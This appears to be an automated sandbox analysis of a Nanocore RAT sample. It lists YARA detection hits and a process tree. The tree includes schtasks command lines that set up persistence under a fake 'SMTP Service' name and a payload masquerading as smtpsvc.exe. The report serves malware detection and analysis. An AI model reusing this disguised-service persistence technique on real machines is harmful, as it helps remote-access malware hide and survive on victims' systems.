- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.674432858.0000000002230000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000002.674831195.000000000375F000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000000.427987047.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000000.427987047.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
- Rule: NanoCore, Description: unknown, Source: 00000009.00000000.427987047.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.674471990.00000000022B0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.674471990.00000000022B0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000000.427138489.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth

	• Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000000.427138489.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000009.00000000.427138489.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: schtasks.exe PID: 2988 Parent PID: 2556

General

Start time:	13:25:30
Start date:	12/01/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks.exe" /create /f /tn "SMTP Service" /xml "C:\Users\user\AppData\Local\Temp\tmpCBC2.tmp
Imagebase:	0x230000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: taskeng.exe PID: 1940 Parent PID: 896

General

Start time:	13:25:34
Start date:	12/01/2022
Path:	C:\Windows\System32\taskeng.exe
Wow64 process (32bit):	false
Commandline:	taskeng.exe {4BA2C89D-EEA3-44C7-B0E6-4D8A09D167CC} S-1-5-21-966771315-3019405637-367336477-1006:user-PC\user:Interactive:[1]
Imagebase:	0xffdd0000
File size:	464384 bytes
MD5 hash:	65EA57712340C09B1B0C427B4848AE05
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: RegSvcs.exe PID: 200 Parent PID: 1940

General

Start time:	13:25:34
Start date:	12/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe 0
Imagebase:	0x840000
File size:	32768 bytes
MD5 hash:	72A9F09010A89860456C6474E2E6D25C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: schtasks.exe PID: 1912 Parent PID: 2556

General

Start time:	13:25:34
Start date:	12/01/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks.exe" /create /f /tn "SMTP Service Task" /xml "C:\Users\user\AppData\Local\Temp\tmpC5EA.tmp
Imagebase:	0x670000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: smtpsvc.exe PID: 1840 Parent PID: 1940

General

Start time:	13:25:37
Start date:	12/01/2022
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\SMTP Service\smtpsvc.exe" 0
Imagebase:	0x1180000
File size:	32768 bytes
MD5 hash:	72A9F09010A89860456C6474E2E6D25C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs

File Activities

Show Windows behavior

File Read

Analysis Process: smtpsvc.exe PID: 2660 Parent PID: 1764

General

Start time:	13:25:39
Start date:	12/01/2022
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\SMTP Service\smtpsvc.exe"
Imagebase:	0x1180000
File size:	32768 bytes
MD5 hash:	72A9F09010A89860456C6474E2E6D25C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

Show Windows behavior

File Read

Disassembly

Code Analysis